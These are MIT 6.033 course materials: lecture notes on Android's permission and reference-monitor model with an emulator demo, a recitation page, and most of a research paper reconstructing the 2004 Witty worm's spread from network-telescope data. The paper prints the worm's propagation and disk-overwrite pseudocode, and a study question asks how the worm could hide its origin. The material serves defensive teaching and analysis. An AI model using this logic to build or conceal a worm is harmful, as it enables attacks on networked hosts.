    RM in charge of checking permissions for all messages being sent.
    Uses the mechanism defined above.
    RM runs as its own uid, distinct from any app.
  What ensures complete interposition?
    Built on top of Linux, but uses Unix security mechanisms in new way.
    Each app (principal) has its own uid.
    Apps only listen for messages from reference monitor.
    Linux kernel ensures isolation between different uid's.
  Why check in the reference monitor?
    Only party that knows the complete policy.
    Client should not be trusted to make security checks.
    Server may not know who's allowed to send it messages (user defined).

[ demo ]
  % emulator @x
  % adb shell pm list permissions -g | less
  ..
  group:android.permission-group.PERSONAL_INFO
    permission:android.permission.READ_USER_DICTIONARY
    permission:android.permission.WRITE_CONTACTS
    permission:com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
    permission:android.permission.BIND_APPWIDGET
    permission:com.android.browser.permission.READ_HISTORY_BOOKMARKS
    permission:com.android.alarm.permission.SET_ALARM
  ..

  [ show where the contacts database lives ]
  % adb shell
  # cd /data/data/com.android.providers.contacts/databases
  # ls -l
  [ app_9 is uid 10009 ]

  # sqlite3 contacts2.db
  sqlite> .tables
  sqlite> select * from data;

  % cd AndroidDemo
  % less src/mit/six033demo/Demo.java
  % ant debug
  % adb uninstall mit.six033.demo
  % adb push bin/Demo-debug.apk /sdcard/demo.apk
  [ Apps -> ASTRO -> File mgr -> /sdcard -> demo.apk -> install ]
  [ Apps -> 6.033 demo ]

  [ edit AndroidManifest.xml, uncomment permission ]
  % ant debug
```

```
  % adb push bin/Demo-debug.apk /sdcard/demo.apk
  [ Apps -> ASTRO -> File mgr -> /sdcard -> demo.apk -> install ]
  [ Apps -> 6.033 demo ]

Broadcast messages.
  May want to send message to any application that's interested.
  E.g., GPS service may want to provide periodic location updates.

  Android mechanism: broadcast intents.
    Components can request any broadcast message to specific action.
    But now anyone can subscribe to receive location messages!
  Solution: think of the receiver as asking the sender for the message.
    In Android's label model, receiver would need label for sender's component.
    So, sender includes a permission label in broadcast messages it sends.
    Message delivered only to components whose application has that permission.

Authenticating source of messages.
  How can an application tell where the message came from?
    E.g., android provides bootup / shutdown broadcast messages.
    Want to prevent malicious app from sending a fake shutdown message.
  Use labels: agree on a permission label for sending, e.g., system events.
    Component that wants to receive these events has the appropriate label.
    Only authentic events will be sent: others aren't allowed by label.
  In practice, a number of applications get this wrong!
    E.g., alarm service component.
    E.g., settings app allowed anyone to toggle wifi, etc.

Delegation.
  E.g., run a spell checker on a post you're writing in some app.
  E.g., view an attachment from an email message.
  Ideally want to avoid sending data around all the time.

  Android mechanism: delegation.
  One app can allow a second app to send specific kinds of messages,
        even if the second otherwise wouldn't be able to send them on its own.
    E.g., read a particular email attachment, edit a particular post, etc.

  Implementation: reference monitor keeps track of all delegations.
  Delegation complicates reasoning about what principals can access a resource.
  May want to delegate access temporarily.
    Delegation usually requires a revocation mechanism.

Authenticating applications.
  Can one application rely on another application's names?
    E.g., can my camera app safely send a picture to "com.facebook/WallPost"?
  Not really: application names and permission names are first-come-first-serve.
    Name maps to the first application that claimed that name.
    Important to get naming right for security!

What goes wrong in the Android model?
  Goal is achieved only if permissions are granted to trustworthy applications.
    At best, Android model limits damage of malicious code to what user allowed.
    Users don't have a way to tell whether an app is malicious or trustworthy.
    Users often install apps with any permissions.
    Manifest vs runtime prompts?
  Trusted components have bugs.
    Linux kernel.
    Privileged applications (e.g., logging service on some HTC devices, 2011).

Can we enforce original goal (user's private data not leaked)?
  Hard to enforce, because this property spans entire system, not just one app.
  Strawman: prohibit any app that has both READ_CONTACTS and INTERNET.
  App 1 might have READ_CONTACTS & export a component for leaking contacts info.
```

```
  App 2 might have INTERNET & talk to app 1 to get leaked contacts info.

Complementary approach: examine application code.
  Apple's AppStore for iPhone applications.
  Android's market / "Google play".

[ slide: summary ]
```

6.033: Computer Systems Engineering Spring 2012

Home / News
Schedule
Submissions

General Information
Staff List
Recitations
TA Office Hours

Discussion / feedback
FAQ
Class Notes Errata
Excellent Writing Examples

2011 Home

Preparation for Recitation 23

Read the paper Exploiting Underlying Structure for Detailed Reconstruction of an Internet-Scale Event. This paper describes how the authors analyzed the propagation tree of the Witty Worm and identified the host that started the attack. Read the abstract, and Sections 1, 2, 3, and 4.

Computer worms are self-propagating programs. A worm can be either benign or malicious. A malicious worm may try to destroy some files on the infected machine or use the machine to mount a denial of service attack on some Internet service, whereas a benign one uses the machine only to spread itself to other machines.

To infect a host, a worm exploits a security bug in the software running on that host. Once the worm infects a host, it uses that host to contact new destinations and propagate to new victims, thus creating a propagation tree. As a result worms propagate exponentially fast. One important characteristic of a worm is the method used for picking new destinations. The most common way is to randomly pick IP addresses and contact them to see whether they suffer from the same security bug exploited by the worm. If they are, then they become infected and they start propagating the worm to even more machines. Some worms do not pick destinations randomly; they rather have a hit list of IP addresses that suffer from the exploited bug. These worms can propagate faster because they focus on the vulnerable victims.

The paper uses a network telescope to passively collect information about the Witty worm. A network telescope is an unused chunk of the IP address space. A big telescope may be monitoring a /8 address prefix, while a small one may monitor a /24 prefix. Since IP addresses in the monitored space are not assigned to any Internet hosts, they theoretically should not receive any traffic. But because worms and other Internet attacks tend to send traffic to random IPs, in practice, an unused IP prefix receives a lot of attack traffic. The authors of the paper collected the Witty packets received at all IP addresses in the monitored space and analyzed it to understand how Witty propagated.

Why your getting attacked all the time...

While reading about Witty, try to answer the following questions:

1. How does Witty pick the IP address of the next destination?
2. How did the authors identify patient zero (i.e., the machine that started the worm)
3. How could one change Witty to prevent the detection of patient zero?
4. Which factors affect how fast a worm propagates?

Read 5/7

Exploiting Underlying Structure for Detailed Reconstruction of an Internet-scale Event

Abhishek Kumar
Georgia Institute of Technology
akumar@cc.gatech.edu

Vern Paxson
ICSI
vern@icir.org

Nicholas Weaver
ICSI
nweaver@icsi.berkeley.edu

Abstract

Network "telescopes" that record packets sent to unused blocks of Internet address space have emerged as an important tool for observing Internet-scale events such as the spread of worms and the backscatter from flooding attacks that use spoofed source addresses. Current telescope analyses produce detailed tabulations of packet rates, victim population, and evolution over time. While such cataloging is a crucial first step in studying the telescope observations, incorporating an understanding of the underlying processes generating the observations allows us to construct detailed inferences about the broader "universe" in which the Internet-scale activity occurs, greatly enriching and deepening the analysis in the process.

In this work we apply such an analysis to the propagation of the *Witty* worm, a malicious and well-engineered worm that when released in March 2004 infected more than 12,000 hosts worldwide in 75 minutes. We show that by carefully exploiting the structure of the worm, especially its pseudo-random number generation, from limited and imperfect telescope data we can with high fidelity: extract the individual rate at which each infectee injected packets into the network *prior* to loss; correct distortions in the telescope data due to the worm's volume overwhelming the monitor; reveal the worm's inability to fully reach all of its potential victims; determine the number of disks attached to each infected machine; compute when each infectee was last booted, to sub-second accuracy; explore the "who infected whom" infection tree; uncover that the worm specifically targeted hosts at a US military base; and pinpoint *Patient Zero*, the initial point of infection, i.e., the IP address of the system the attacker used to unleash Witty.

1 Introduction

Network 'telescopes" have recently emerged as important tools for observing Internet-scale events such as the spread of worms, the 'backscatter" of responses from victims attacked by a flood of requests with spoofed source addresses, and incessant 'background radiation" consisting of other anomalous traffi c [10, 14, 15]. Telescopes record packets sent to unused blocks of Internet address space, with large ones using /8 blocks covering as much as 1/256 of the total address space. During network-wide anomalous events, such as the propagation of a worm, telescopes can collect a small yet signifi cant slice of the worm's entire traffi c. Previously, such logs of worm activity have been used to infer aggregate properties, such as the worm's infection rate (number of infected systems), the total scanning rate (number of worm copies sent per second), and the evolution of these quantities over time.

The fundamental premise of our work is that by carefully considering the underlying structure of the sources sending traffi c to a telescope, we can extract a much more detailed reconstruction of such events. To this end, we analyze telescope observations of the *Witty* worm, a malicious and well-engineered[1] worm that spread worldwide in March 2004 in 75 minutes. We show that it is possible to reverse-engineer the state of each worm infectee's Pseudo-Random Number Generator (PRNG), which then allows us to recover the full set of actions undertaken by the worm. This process is greatly complicated by the worm's use of *periodic reseeding* of its PRNG, but we show it is possible to determine the new seeds, and in the process uncover detailed information about the individual hosts, including access bandwidth, up-time, and the number of physical drives attached. Our analysis also enables inferences about the network, such as shared bottlenecks and the presence or absence of losses on the path from infectees to the telescope. In addition, we uncover details unique to the propagation of the Witty worm: its failure to scan about 10% of the IP address space, the fact that it initially targeted a US military base, and the identity of *Patient Zero* — the host the worm's author used to release the worm.

Our analysis reveals systematic distortions in the data collected at telescopes and provides a means to correct this distortion, leading to more accurate estimates of quantities such as the worm's aggregate scan rate during its spread. It also identifi es consequences of the specifi c topological placement of telescopes. In addition, detailed data about hitherto unmeasured quantities that emerges from our analysis holds promise to aid future worm simulations achieve

a degree of realism well beyond today's abstract models. The techniques developed in our study, while specific to the Witty worm, highlight the power of such analysis, and provide a template for future analysis of similar events.

We organize the paper as follows. § 2 presents background material: the operation of network telescopes and related work, the functionality of Witty, and the structure of linear-congruential PRNGs. In § 3 we provide a roadmap to the subsequent analysis. We discuss how to reverse-engineer Witty's PRNG in § 4, and then use this to estimate access bandwidth and telescope measurement distortions in § 5. § 6 presents a technique for extracting the seeds used by individual infectees upon reseeding their PRNGs, enabling measurements of each infectee's system time and number of attached disks. This section also discusses our exploration of the possible infector-infectee relationships. We discuss broader consequences of our study in § 7 and conclude in § 8.

2 Background

Network Telescopes and Related Work. Network telescopes operate by monitoring unused or mostly-unused portions of the routed Internet address space, with the largest able to record traffic sent to /8 address blocks (16.7M addresses) [10, 22]. The telescope consists of a monitoring machine that passively records all packets headed to any of the addresses in the block. Since there are few or no actual machines using these addresses, traffic headed there is generally anomalous, and often malicious, in nature. Examples of traffic observed at network telescopes include port and address scans, "backscatter" from flooding attacks, misconfigurations, and the worm packets that are of immediate interest to this work.

The first major study performed using a network telescope was the analysis of backscatter by Moore et al. [14]. This study assessed the prevalence and characteristics of spoofed-source denial-of-service (DoS) attacks and the characteristics of the victim machines. The work built on the observation that most DoS tools that spoof source addresses pick addresses without a bias towards or against the telescope's observational range. The study also inferred victim behavior by noting that the response to spoofed packets will depend on the state of the victim, particularly whether there are services running on the targeted ports.

Telescopes have been the primary tool for understanding the Internet-wide spread of previous worms, beginning with Code Red [2, 20]. Since, for a random-scanning worm, the worm is as likely to contact a telescope address as a normal address, we can extrapolate from the telescope data to compute the worm's aggregate scanning rate as it spreads. In addition, from telescope data we can see which systems were infected, thus estimate the average worm scanning rate. For high-volume sources, we can also estimate a source's effective bandwidth based on the rate at which its packets arrive and adjusting for the telescope's "gathering power" (portion of entire space monitored).

A variation is the *distributed telescope*, which monitors a collection of disparate address ranges to create an overall picture [1, 4]. Although some phenomena [6, 2]) scan uniformly, others either have biases in their address selection [11, 12] or simply exclude some address ranges entirely [5, 16]. Using a distributed telescope allows more opportunity to observe nonuniform phenomenon, and also reveals that, even correcting for "local preference" biases present in some forms of randomized scanning, different telescopes observe quantitatively different phenomena [4].

The biggest limitation of telescopes is their passive nature, which often limits the information we can gather. One solution useful for some studies has been *active telescopes*: changing the telescope logic to either reply with SYN-ACKs to TCP SYNs in order to capture the resulting traffic [4], or implementing a more complex state machine [15] that emulates part of the protocol. These telescopes can disambiguate scans from different worms that target the same ports by observing subsequent transactions.

In this work we take a different approach for enhancing the results of telescope measurements: augmenting traces from a telescope with a detailed analysis of the structure of the sources sending the packets. One key insight is that the PRNG used to construct "random" addresses for a worm can leak the internal state of the PRNG. By combining the telescope data with our knowledge of the PRNG, we can then determine the internal state for each copy of the worm and see how this state evolves over time.

While there have been numerous studies of Internet worms, these have either focused on detailed analysis of the worm's exact workings, beginning with analysis of the 1988 Morris Worm [7, 19], or with aggregate propagation dynamics [23, 11, 18, 20, 13]. In contrast, our analysis aims to develop a detailed understanding of the individual infected hosts and how they interacted with the network.

Datasets. We used traces from two telescopes, operated by CAIDA [10] and the University of Wisconsin [22]. Both telescopes monitor /8 blocks of IP addresses. Since each /8 contains 1/256 of all valid IPv4 addresses, these telescopes see an equivalent fraction of scan traffic addressed to random destinations picked uniformly from the 32-bit IP address space. The CAIDA telescope logs every packet it receives, while the Wisconsin telescope samples the received packets at the rate of 1/10. The CAIDA trace [17] begins at 04:45 AM UTC, running for 75 minutes and totaling 45.5M packets. The Wisconsin trace runs from 04:45 AM UTC for 75 minutes, totaling 4.1M packets.

Functionality of the Witty worm. As chronicled by Shannon and Moore [18], an Internet worm was released on Friday March 19, 2004 at approximately 8:45 PM PST (4:45 AM UTC, March 20).

```
1.  Seed the PRNG using system time.
2.  Send 20,000 copies of self to random destinations.
3.  Open a physical disk chosen randomly between 0 & 7.
4.  If success:
5.      Overwrite a randomly chosen block.
6.      Goto line 1.
7.  Else:
8.      Goto line 2.
```

Figure 1: Functionality of the Witty worm

Its payload contained the phrase "`(^.^) insert witty message here (^.^)`" so it came to be known as the Witty worm. The worm targeted a buffer overflow vulnerability in several Internet Security Systems (ISS) network security products.

The vulnerability exploited was a stack-based overflow in the ICQ analyzer of these security products. When they received an ICQ packet, defined as any UDP packet with *source* port 4000 and the appropriate ICQ headers, they copied the packet into a fixed-sized buffer on the stack in preparation for further analysis. The products executed this code path regardless of whether a server was listening for packets on the particular UDP destination port. In addition, some products could become infected while they *passively monitored* network links promiscuously, because they would attempt to analyze ICQ packets seen on the link even though they were not addressed to the local host.

Figure 1 shows a high-level description of the functionality of the Witty worm, as revealed by a disassembly [9]. The worm is quite compact, fitting in the first 675 bytes of a single UDP packet. Upon infecting a host, the worm first seeds its random number generator with the system time on the infected machine and then sends 20,000 copies of itself to random destinations. (These packets have a randomly selected *destination* port and a randomized amount of additional padding, but keep the source port fixed.) After sending the 20,000 packets, the worm uses a three-bit random number to pick a disk via the `open` system call. If the call returns successfully, the worm overwrites a random block on the chosen disk, reseeds its PRNG, and goes back to sending 20,000 copies of itself. Otherwise, the worm jumps directly to the send loop, continuing for another 20,000 copies, *without* reseeding its PRNG.

The LC PRNG. The Witty worm used a simple feedback-based pseudo-random number generator (PRNG) of the form known as linear congruential (LC):

$$X_{i+1} = X_i * a + b \mod m \qquad (1)$$

For a given m, picking effective values of a and b requires care lest the resulting sequences lack basic properties such as uniformity. One common parameterization is: $a = 214,013, b = 2,531,011, m = 2^{32}$.

With the above values of a, b, m, the LC PRNG generates a permutation of all the integers in $[0, m-1]$. A key point then is that with knowledge of any X_i, all subsequent pseudo-random numbers in the sequence can be generated by repeatedly applying Eqn 1. It is also possible to invert Eqn 1 to compute X_i if the value of X_{i+1} is known:

$$X_i = (X_{i+1} - b) * a^{-1} \mod m \qquad (2)$$

where, for $a = 214,013$, $a^{-1} = 3,115,528,533$.

Eqns 1 and 2 provide us with the machinery to generate the entire sequence of random numbers as generated by an LC PRNG, either forwards or backwards, from any arbitrary starting point on the sequence. Thus, if we can extract *any* X_i, we can compute any other X_{i+n}, given n. However, it is important to note that most uses of pseudo-random numbers, including Witty's, do *not* directly expose any X_i, but rather extract a subset of X_i's bits and intermingle them with bits from additionally generated pseudo-random numbers, as detailed below.

3 Overview of our analysis

The first step in our analysis, covered in § 4, is to develop a way to uncover the state of an infectee's PRNG. It turns out that we can do so from the observation of just a single packet sent by the infectee and seen at the telescope. (Note, however, that if recovering the state required observing consecutive packets, we would likely often still be able to do so: while the telescopes record on average only one in 256 packets transmitted by an infectee, occasionally — i.e., roughly one time out of 256 — they will happen to record consecutive packets.)

An interesting fact revealed by careful inspection of the use of pseudo-random numbers by the Witty worm is that the worm does not manage to scan the entire 32-bit address space of the Internet, in spite of using a correct implementation of the PRNG. This analysis also reveals the identity of a special host that very likely was used to start the worm.

Once we have the crucial ability to determine the state of an infectee's PRNG, we can use this state to reproduce the worm's exact actions, which then allows us to compare the resulting generated packets with the actual packets seen at the telescope. This comparison yields a wealth of information about the host generating the packets and the network the packets traversed. First, we can determine the *access bandwidth* of the infectee, i.e., the capacity of the link to which its network interface connects. In addition, given this estimate we can explore significant flaws in the telescope observations, namely packet losses due to the finite bandwidth of the telescope's inbound link. These losses cause a systematic underestimation of infectee scan rates, but we design a mechanism to correct for this bias by calibrating against our measurements of the access bandwidth. We also highlight the impact of network location of telescopes on the observations they collect (§ 5).

We next observe that choosing a random disk (line 3 of Figure 1) consumes another pseudo-random number in ad-

```
rand(){
   # Note that 32-bit integers obviate the need for
   # a modulus operation here.
   X = X * 214013 + 2531011;
   return X; }
srand(seed){ X = seed; }
main(){
 1.    srand(get_tick_count());
 2.    for (i=0; i < 20,000; ++i)
 3.          dest_ip ← rand()[0···15]||rand()[0···15];
 4.          dest_port ← rand()[0···15];
 5.          packetsize ← 768+rand()[0···8];
 6.          packetcontents ← top of stack;
 7.          sendto();
 8.    if(open(physicaldisk, rand()[13···15]))
 9.          overwrite_block(rand()[0···14]||0x4e20);
10.          goto 1;
11.    else goto 2; }
```

Figure 2: Pseudocode of the Witty worm

dition to those consumed by each transmitted packet. Observing such a discontinuity in the sequence of random numbers in packets from an infectee flags an attempted disk write and a potential reseeding of the infectee's PRNG. In § 6 we develop a detailed mechanism to detect the value of the seed at each such reseeding. As the seed at line 1 of Fig. 1 is set to the system time in msec since boot up, this mechanism allows us to estimate the boot time of individual infectees just by looking at the sequence of occasional packets received at the telescope. Once we know the PRNG's seed, we can precisely determine the random numbers it generates to synthesize the next 20,000 packets, and also the three-bit random number it uses next time to pick a physical disk to open. We can additionally deduce the success or failure of this open system call by whether the PRNG state for subsequent packets from the same infectee follow in the same series or not. Thus, this analysis reveals the number of physical disks on the infectee.

Lastly, knowledge of the seeds also provides access to the complete list of packets sent by the infectee. This allows us to infer infector-infectee relationships during the worm's propagation.

4 Analysis of Witty's PRNG

The first step in our analysis is to examine a disassembly of the binary code of the Witty worm [9]. Security researchers typically publish such disassemblies immediately after the release of a worm in an attempt to understand the worm's behavior and devise suitable countermeasures. Figure 2 shows the detailed pseudocode of the Witty worm as derived from one such disassembly [9]. The rand() function implements the Linear Congruential PRNG as discussed in § 2. In the rest of this section, we use the knowledge of the pseudocode to develop a technique for deducing the state of the PRNG at an infectee from any *single* packet sent by it. We also describe how as a consequence of the specific manner in which Witty uses the pseudo-random numbers, the worm fails to scan the entire IP address space, and also reveals the identity of *Patient Zero*.

Breaking the state of the PRNG at the infectee. The Witty worm constructs "random" destination IP addresses by concatenating the top 16 bits of two consecutive pseudo random numbers generated by its PRNG. In our notation, $X_{[0\cdots15]}$ represents the top 16 bits of the 32 bit number X, with bit 0 being the most significant. The destination port number is constructed by taking the top 16 bits of the next (third) random number. The packet size[2] itself is chosen by adding the top 9 bits of a fourth random number to 768. Thus, each packet sent by the Witty worm contains bits from four consecutive random numbers, corresponding to lines 3,4 and 5 in Fig. 2. If all 32 bits of any of these numbers were known, it would completely specify the state of the PRNG. But since only some of the bits from each of these numbers is known, we need to design a mechanism to retrieve all 32 bits of one of these numbers from the partial information contained in each packet.

To do so, if the first call to rand() returns X_i, then:

$$\begin{aligned} dest\_ip &= X_{i,[0\cdots15]}||X_{i+1,[0\cdots15]} \\ dest\_port &= X_{i+2,[0\cdots15]} \end{aligned}$$

where $||$ is the concatenation operation. Now, we know that X_i and X_{i+1} are related by Eqn 1, and so are X_{i+1} and X_{i+2}. Furthermore, there are only 65,536 (2^{16}) possibilities for the lower 16 bits of X_i, and only one of them is such that when used with $X_{i,[0\cdots15]}$ (available from the packet) the next two numbers generated by Eqn 1 have the same top 16 bits as $X_{i+1,[0\cdots15]}$ and $X_{i+2,[0\cdots15]}$, which are also observed in the received packet. In other words, there is only one 16-bit number Y that satisfies the following two equations simultaneously:

$$X_{i+1,[0\cdots15]} = (X_{i,[0\cdots15]}||Y * a \mod m)_{[0\cdots15]}$$

$$X_{i+2,[0\cdots15]} = ((X_{i,[0\cdots15]}||Y*a \mod m)*a \mod m)_{[0\cdots15]}$$

For each of the 2^{16} possible values of Y, verifying the first equality takes one addition and one multiplication.[3] Thus trying all 2^{16} possibilities is fairly inexpensive. For the small number of possible values of Y that satisfy the first equation, we try the second equation, and the value Y^* that satisfies both the equations gives us the lower sixteen bits of X_i (i.e., $X_{i,[16\cdots31]} = Y^*$). In our experiments, we found that on the average about two of the 2^{16} possible values satisfy the first equation, but there was always a unique value of Y^* that satisfied both the equations.

Why Witty fails to scan the entire address space. The first and somewhat surprising outcome from investigating how Witty constructs random destination addresses is the observation that Witty fails to scan the entire IP address space. This means that, while Witty spread at a very high

speed (infecting 12,000 hosts in 75 minutes), due to a subtle error in its use of pseudo-random numbers about 10% of vulnerable hosts were never infected with the worm.

To understand this flaw in full detail, we first visit the motivation for the use of only the top 16 bits of the 32 bit results returned by Witty's LC PRNG. This was recommended by Knuth [8], who showed that the high order bits are "more random" than the lower order bits returned by the LC PRNG. Indeed, for this very reason, several implementations of the rand() function, including the default C library of Windows and SunOS, return a 15 bit number, even though their underlying LC PRNG uses the same parameters as the Witty worm and produces 32 bit numbers.

However, this advice was taken out of context by the author of the Witty worm. Knuth's advice applies when *uniform randomness* is the desired property, and is valid only when a small number of random bits are needed. For a worm trying to maximize the number of infected hosts, one reason for using random numbers while selecting destinations is to avoid detection by intrusion detection systems that readily detect sequential scans. A second reason is to maintain independence between the portions of the address-space scanned by individual infectees. Neither of these reasons actually requires the kind of "good randomness" provided by following Knuth's advice of picking only the higher order bits.

As discussed in § 2, for specific values of the parameters a, b and m, the LC PRNG is a *permutation* PRNG that generates a permutation of all integers in the range 0 to $m-1$. By the above definition, if the Witty worm were to use the entire 32 bits of a single output of its LC PRNG as a destination address, it would eventually generate each possible 32-bit number, hence successfully scanning the entire IP address space. (This would also of course make it trivial to recover the PRNG state.) However, the worm's author chose to use the concatenation of the top 16 bits of two consecutive random numbers from its PRNG. With this action, the guarantee that each possible 32-bit number will be generated is lost. In other words, there is no certainty that the set of 32-bit numbers generated in this manner will include all integers in the set $[0, 2^{32}-1]$.

We enumerated Witty's entire "orbit" and found that there are 431,554,560 32-bit numbers that can never be generated. This corresponds to 10.05% of the IP address space that was never scanned by Witty. On further investigation, we found these unscanned addresses to be fairly uniformly distributed over the 32-bit address space of IPv4. Hence, it is reasonable to assume that approximately the same fraction of the *populated* IP address space was missed by Witty. In other words, even though the portions of IP address space that are actually used (populated) are highly clustered, because the addresses that Witty misses are uniformly distributed over the space of 32-bit integers, it missed roughly the same fraction of address among the set of IP addresses in actual use.




Figure 3: Growth curves for victims whose addresses were scanned once per orbit, twice per orbit, or not at all.

Observing that Witty does not visit some addresses at all, one might ask whether it visits some addresses more frequently than others. Stated more formally, given that the period of Witty's PRNG is 2^{32}, it must generate 2^{32} unique (X_i, X_{i+1}) pairs, from which it constructs 2^{32} 32-bit destination IP addresses. Since this set of 2^{32} addresses does not contain the 431,554,560 addresses missed by Witty, it must contain some repetitions. What is the nature of these repetitions? Interestingly, there are exactly 431,554,560 *other* 32-bit numbers that occur twice in this set, and no 32-bit numbers that occur three or more times. This is surprising because, in general, in lieu of the 431,554,560 missed numbers, one would expect some number to be visited twice, others to be visited thrice and so on. However, the peculiar structure of the sequence generated by the LC PRNG with specific parameter values created the situation that exactly the same number of other addresses were visited twice and none were visited more frequently.

During the first 75 minutes of the release of the Witty worm, the CAIDA telescope saw 12,451 unique IP addresses as infected. Following the above discussion, we classified these addresses into three classes. There were 10,638 (85.4%) addresses that were scanned just once in an orbit, i.e., addresses that experienced a normal scan rate. Another 1,409 addresses (11.3%) were scanned twice in an orbit, hence experiencing twice the normal growth rate. A third class of 404 (3.2%) addresses belonged to the set of addresses *never* scanned by the worm. At first blush one might wonder how these latter could possibly appear, but we can explain their presence as reflecting inclusion in an initial "hit list" (see below), operating in promiscuous mode, or aliasing due to multi-homing, NAT or DHCP.

Figure 3 compares the growth curves for the three classes of addresses. Notice how the worm spreads faster among the population of machines that experience double the normal scan rate. 1,000 sec from its release, Witty had infected

half of the doubly-scanned addresses that it would infect in the first 75 min. On the other hand, in the normally-scanned population, it had only managed to infect about a third of the total victims that it would infect in 75 min. Later in the hour, the curve for the doubly-scanned addresses is flatter than that for the normally-scanned ones, indicating that most of the victims in the doubly-scanned population were already infected at that point.

The curve for infectees whose source address was *never* scanned by Witty is particularly interesting. Twelve of the never-scanned systems appear in the first 10 seconds of the worm's propagation, very strongly suggesting that they are part of an initial hit-list. This explains the early jump in the plot: it's not that such machines are overrepresented in the hit-list, rather they are underrepresented in the total infected population, making the hit-list propagation more significant for this population.

Another class of never-scanned infectees are those passively monitoring a network link. Because these operate in promiscuous mode, their "cross section" for becoming infected is magnified by the address range routed over the link. On average, these then will become infected much more rapidly than normal over even doubly-scanned hosts. We speculate that these infectees constitute the remainder of the early rise in the appearance of never-scanned systems. Later, the growth rate of the never-scanned systems substantially slows, lagging even the single-scanned addresses. Likely these remaining systems reflect infrequent aliasing due to multihoming, NAT, or DHCP.

Identifying Patient Zero. Along with "Can all addresses be reached by scans?", another question to ask is "Do all sources indeed travel on the PRNG orbit?" Surprisingly, the answer is No. There is a single Witty source that consistently fails to follow the orbit. Further inspection reveals that the source *(i)* always generates addresses of the form $A.B.A.B$ rather than $A.B.C.D$, *(ii)* does not randomize the packet size, and *(iii)* is present near the very beginning of the trace, but not before the worm itself begins propagating. That the source fails to follow the orbit clearly indicates that it is running *different* code than do all the others; that it does not appear prior to the worm's onset indicates that it is not a background scanner from earlier testing or probing (indeed, it sends valid Witty packets which could trigger an infection); and that it sends to sources of a limited form suggests a bug in its structure that went unnoticed due to a lack of testing of this particular Witty variant.

We argue that these peculiarities add up to a strong likelihood that this unique host reflects *Patient Zero*, the system used by the attacker to seed the worm initially. Patient Zero was not running the complete Witty worm but rather a (not fully tested) tool used to launch the worm. To our knowledge, this represents the first time that Patient Zero has been identified for a major worm outbreak.[4] We have conveyed the host's IP address (which corresponds to a European retail ISP) to law enforcement.

If all Patient Zero did was send packets of the form $A.B.A.B$ as we observed, then the worm would not have spread, as we detected no infectees with such addresses. However, as developed both above in discussing Figure 3 and later in § 6, the evidence is compelling that Patient Zero first worked through a "hit list" of known-vulnerable hosts before settling into its ineffective scanning pattern.

5 Bandwidth measurements

An important use of network telescopes lies in inferring the scanning rate of a worm by extrapolating from the observed packets rates from individual sources. In this section, we develop a technique based on our analysis of Witty's PRNG to estimate the access bandwidth of individual infectees. We then identify an obvious source of systematic error in extrapolation based techniques, namely the bottleneck at the telescope's inbound link, and suggest a solution to correct this error.

Estimating Infectee Access Bandwidth. The access bandwidth of the population of infected machines is an important variable in the dynamics of the spread of a worm. Using the ability to deduce the state of the PRNG at an infectee, we can infer this quantity, as follows. The Witty worm uses the `sendto` system call, which is a *blocking* system call by default in Windows: the call will not return till the packet has been successfully written to the buffer of the network interface. Thus, no worm packets are dropped either in the kernel or in the buffer of the network interface. But the network interface can clear out its buffer at most at its transmission speed. Thus, the use of blocking system calls indirectly clocks the rate of packet generation of the Witty worm to match the maximum transmission bandwidth of the network interface on the infectee.

We estimate the access bandwidth of an infectee as follows. Let P_i and P_j be two packets from the same infectee, received at the telescope at time t_i and t_j respectively. Using the mechanism developed in § 4 we can deduce X_i and X_j, the state of the PRNG at the sender when the two respective packets were sent. Now, we can simulate the LC PRNG with an initial state of X_i and repeatedly apply Eqn 1 till the state advances to X_j. The number of times Eqn 1 is applied to get from X_i to X_j is the value of $j - i$. Since it takes 4 cranks of the PRNG to construct each packet (lines 3–5, in Fig. 2), the total number of packets between P_i and P_j is $(j - i)/4$. Thus the access bandwidth of the infectee is approximately $average\_packetsize * (j-i)/4 * 1/(t_j - t_i)$. While we can compute it more precisely, since reproducing the PRNG sequence lets us extract the exact size of each intervening packet sent, for convenience we will often use the average payload size (1070 bytes including UDP, IP and Ethernet headers). Thus, the transmission rate can be computed as




Figure 4: Access bandwidth of Witty infectees estimated using our technique.




Figure 5: Comparison of estimated access bandwidth using data from two telescopes.

$\frac{(j-i)*1070*8}{4(t_j-t_i)} = 2140\frac{j-i}{t_j-t_i}$ bits per second.

